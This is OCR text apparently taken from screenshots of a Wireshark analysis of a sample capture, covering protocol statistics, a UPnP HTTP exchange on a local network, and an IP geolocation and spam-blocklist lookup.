
Facebook


Google cloud


Amazon


23 item(s), 1 Selected






Wireshark · Protocol Hierarchy Statistics · Example 1.pcapng
Protocol
Percent Packets
Packets
Percent Bytes
Bytes
Bits/s
End Packets
IPv4
UDP
TCP
STUN
QUIC
NetBIOS/SMB
VSS Monitoring
TLS
STUN
HTTP
No display filter.
Close
Copy
Help


Example 1.pcapng
Packets sent from 192.168.1.190 to 192.168.1.136
TCP port 49155 on 1.190 to various ports on 1.136
HTTP not on standard port
MAC addresses of session participants
Frame 11092: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{A54A10C2-25BF-44E4-93AD-B9066F0D
Ethernet II, Src: Advanced_10:e6:25 (68:63:59:10:e6:25), Dst: IntelCor_87:73:14 (04:33:c2:87:73:14)
Internet Protocol Version 4, Src: 192.168.1.190, Dst: 192.168.1.136
Transmission Control Protocol, Src Port: 49155, Dst Port: 1092, Seq: 1, Ack
VSS Monitoring Ethernet trailer, Source Port: 0
Src Port: 0



Example 1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
11094 0.000000 69.26.167.84 192.168.1.136 TLSv1.2 149 Application Data
11095 0.000113 192.168.1.190 192.168.1.136 TCP 162 49155 → 1092 [PSH,
11096 0.000000 192.168.1.190 192.168.1.136 HTTP 60 HTTP/1.1 401 Unautho
11097 0.000146 192.168.1.136 1092 → 49155 [ACK]
11098 0.000229 18.230.160.38 Binding Success Resp
11099 0.000034 192.168.1.136 1092 → 49155 [FIN,
11100 0.000864 69.26.167.84 443 → 1085 [ACK] Sec
11101 0.000336 192.168.1.190 49155 → 1092 [ACK]
11102 0.000804 23.43.30.74 443 → 1089 [ACK] Sec
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
Frame 11096: 60 bytes on wire (480 bits) on interface
Ethernet II, Src: Advanced_10:e6:25 (
Internet Protocol Version 4, Src: 192
Transmission Control Protocol, Src Po
Wireshark · Follow TCP Stream (tcp.stream eq 305) · Example 1....
GET /description36.xml HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: text/xml, application/xml
User-Agent: DAFUPnP
Host: 192.168.1.190:49155
HTTP/1.1 401 Unauthorized
SERVER: Evolution Media Server##DomainID##5862A76FADC82AC1
CONNECTION: close
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (293 bytes)
Show data as ASCII
Stream 305
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help



Example 1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 305
GTP Multicast LACP UDP
No. Time Source Destination Protocol Length Info
11084 1637.933096 192.168.1.136 192.168.1.190 TCP 66 1092 → 49155 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_
11087 1637.934501 192.168.1.190 192.168.1.136 TCP 66 49155 → 1092 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SA
11088 1637.934637 192.168.1.136 192.168.1.190 TCP 54 1092 → 49155 [ACK] Seq=1 Ack=1 Win=131328 Len=0
11090 1637.935013 192.168.1.136 192.168.1.190 HTTP 239 GET /description36.xml HTTP/1.1
11092 1637.936239 192.168.1.190 192.168.1.136 TCP 60 49155 → 1092 [ACK] Seq=1 Ack=186 Win=6912 Len=0
11095 1637.937201 192.168.1.190 192.168.1.136 TCP 162 49155 → 1092 [PSH, ACK] Seq=1 Ack=186 Win=6912 Len=108 [TCP se
11096 1637.937201 192.168.1.190 192.168.1.136 HTTP 60 HTTP/1.1 401 Unauthorized
11097 1637.937347 192.168.1.136 192.168.1.190 TCP 54 1092 → 49155 [ACK] Seq=186 Ack=110 Win=131072 Len=0
11099 1637.937610 192.168.1.136 192.168.1.190 TCP 54 1092 → 49155 [FIN, ACK] Seq=186 Ack=110 Win=131072 Len=0
11101 1637.938810 192.168.1.190 192.168.1.136 TCP 60 49155 → 1092 [ACK] Seq=110 Ack=187 Win=6912 Len=0
Frame 11084: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{A54A10C2-25BF-44E4-93AD-B9066F0D43
Ethernet II, Src: IntelCor_87:73:14 (04:33:c2:87:73:14), Dst: Advanced_10:e6:25 (68:63:59:10:e6:25)
Internet Protocol Version 4, Src: 192.168.1.136, Dst: 192.168.1.190
Transmission Control Protocol, Src Port: 1092, Dst Port: 49155, Seq: 0, Len: 0






Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	25514	100.0	23419384	955k	0	0	0
Ethernet	100.0	25514	1.5	357196	14k	0	0	0
IPv6 · Internet Protocol Version 6	2.5	628	0.1	25120	1024	0	0	0
IPv6 · UDP · User Datagram Protocol	2.2	573	0.0	4584	186	0	0	0
IPv6 · UDP · Simple Service Discovery Protocol	0.0	6	0.0	674	27	6	674	27
IPv6 · UDP · Multicast Domain Name System	0.7	169	0.0	6536	266	169	6536	266
IPv6 · UDP · Link-local Multicast Name Resolution	0.3	70	0.0	1776	72	70	1776	72
IPv6 · UDP · Domain Name System	1.3	322	0.2	48727	1987	322	48727	1987
IPv6 · UDP · DHCPv6	0.0	2	0.0	133	5	2	133	5
IPv6 · UDP · Data	0.0	4	0.0	4692	191	4	4692	191
IPv6 · TCP · Transmission Control Protocol	0.0	9	0.0	838	34	7	160	6
IPv6 · TCP · Domain Name System	0.0	2	0.0	638	26	2	638	26
IPv6 · Internet Control Message Protocol v6	0.2	46	0.0	1824	74	46	1824	74
IPv4 · Internet Protocol Version 4	97.4	24858	2.1	497224	20k	0	0	0
IPv4 · UDP · User Datagram Protocol	63.5	16208	0.6	129664	5287	0	0	0
IPv4 · UDP · UDP Encapsulation of IPsec Packets	0.1	16	0.0	1640	66	0	0	0
IPv4 · UDP · Internet Security Association and K	0.1	14	0.0	1432	58	12	1376	56
IPv4 · UDP · Malformed Packet	0.0	2	0.0	0	0	2	0	0
IPv4 · UDP · Encapsulating Security Payload	0.0	2	0.0	152	6	2	152	6
IPv4 · UDP · Simple Service Discovery Protocol	0.7	168	0.2	43702	1782	168	43702	1782
IPv4 · UDP · QUIC IETF	60.0	15321	72.0	16871631	688k	15252	16823780	686k
IPv4 · UDP · NetBIOS Name Service	0.2	59	0.0	2950	120	59	2950	120
IPv4 · UDP · Multicast Domain Name System	0.7	170	0.0	6576	268	170	6576	268
IPv4 · UDP · Link-local Multicast Name Resolution	0.3	70	0.0	1776	72	70	1776	72
IPv4 · UDP · Domain Name System	0.2	52	0.0	8926	363	52	8926	363
IPv4 · UDP · Data	1.7	421	0.6	148358	6049	421	148358	6049
IPv4 · TCP · Transmission Control Protocol	33.8	8634	22.5	5262742	214k	5194	2914253	118k
IPv4 · TCP · Transport Layer Security	9.6	2441	17.2	4039811	164k	2383	3825219	155k
IPv4 · TCP · Post Office Protocol	3.8	962	4.6	1066967	43k	851	913333	37k
IPv4 · TCP · Internet Message Format	0.4	111	0.7	153634	6265	111	153634	6265
IPv4 · TCP · Malformed Packet	0.0	9	0.0	0	0	9	0	0
IPv4 · TCP · Hypertext Transfer Protocol	0.0	4	0.0	4863	198	3	4064	165
IPv4 · TCP · Online Certificate Status Protocol	0.0	1	0.0	471	19	1	471	19
IPv4 · TCP · Data	0.3	82	0.0	82	3	82	82	3
IPv4 · Internet Group Management Protocol	0.1	16	0.0	256	10	16	256	10
Address Resolution Protocol	0.1	28	0.0	802	32	28	802	32





Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	50000	100.0	32890783	10M	0	0	0
Ethernet	100.0	50000	2.1	700000	219k	0	0	0
Internet Protocol Version 4	100.0	50000	3.0	1000000	314k	0	0	0
User Datagram Protocol	2.7	1342	0.0	10736	3373	0	0	0
Simple Network Management Protocol	0.0	8	0.0	632	198	8	632	198
Session Initiation Protocol	0.0	2	0.0	1113	349	2	1113	349
Network Time Protocol	0.0	12	0.0	776	243	12	776	243
NetBIOS Name Service	0.0	23	0.0	1150	361	23	1150	361
NetBIOS Datagram Service	0.0	15	0.0	3035	953	0	0	0
SMB (Server Message Block Protocol)	0.0	15	0.0	1805	567	0	0	0
SMB MailSlot Protocol	0.0	15	0.0	375	117	0	0	0
Microsoft Windows Browser Protocol	0.0	15	0.0	515	161	15	515	161
Dynamic Host Configuration Protocol	0.0	16	0.0	4883	1534	16	4883	1534
Domain Name System	1.1	569	0.2	66200	20k	569	66200	20k
Data	1.1	559	1.7	552341	173k	559	552341	173k
Connectionless Lightweight Directory Access Protocol	0.1	36	0.0	6424	2018	36	6424	2018
Apache Tribes Heartbeat Protocol	0.2	102	0.0	7854	2467	102	7854	2467
Transmission Control Protocol	97.0	48520	92.7	30491286	9580k	6388	1202429	377k
Internet Control Message Protocol	0.2	112	0.1	44353	13k	28	1280	402
Data	0.1	26	0.1	38480	12k	26	38480	12k



212.199.157.154 Lookup IP Address

Details for 212.199.157.154

IP: 212.199.157.154
Decimal: 3569851802
Hostname: 212.199.157.154
ASN: 9116
ISP: Partner Communications
Organization: Partner Communications
Services: None detected
Type: Broadband
Assignment: Likely Static IP
Blacklist: Click to Check Blacklist Status
Continent: Asia
Country: Israel
State/Region: Central District
City: Rishon LeZiyyon
Latitude: 31.9632 (31° 57′ 47.52″ N)
Longitude: 34.804 (34° 48′ 14.40″ E)

212.199.157.154 Check My IP Address

Checking 212.199.157.154 (212.199.157.154). Please wait a minute for the checks to complete.

Blacklist Status

- access.redhawk.org
- b.barracudacentral.org
- bl.tiopan.com
- blacklist.sci.kun.nl
- blocked.hilli.dk
- dnsbl.spfbl.net
- dev.null.dk
- dialups.mail-abuse.org
- dnsbl.abuse.ch
- dnsbl.antispam.or.id
- dnsbl.justspam.org
- dnsbl.sorbs.net
- dnsbl-1.uceprotect.net
- dnsbl-2.uceprotect.net
- dul.dnsbl.sorbs.net
- hil.habeas.com
- http.dnsbl.sorbs.net
- all.s5h.net
- bl.spamcop.net
- blackholes.wirehub.net
- block.dnsbl.sorbs.net
- bogons.cymru.com
- cbl.abuseat.org
- dialup.blacklist.jippg.org
- dialups.visi.com
- dnsbl.anticaptcha.net
- dnsbl.dronebl.org
- dnsbl.kempt.net
- dnsbl.tornevall.org
- duinv.aupads.org
- dnsbl-3.uceprotect.net
- escalations.dnsbl.sorbs.net
- black.junkemailfilter.com
- intruders.docs.uu.se

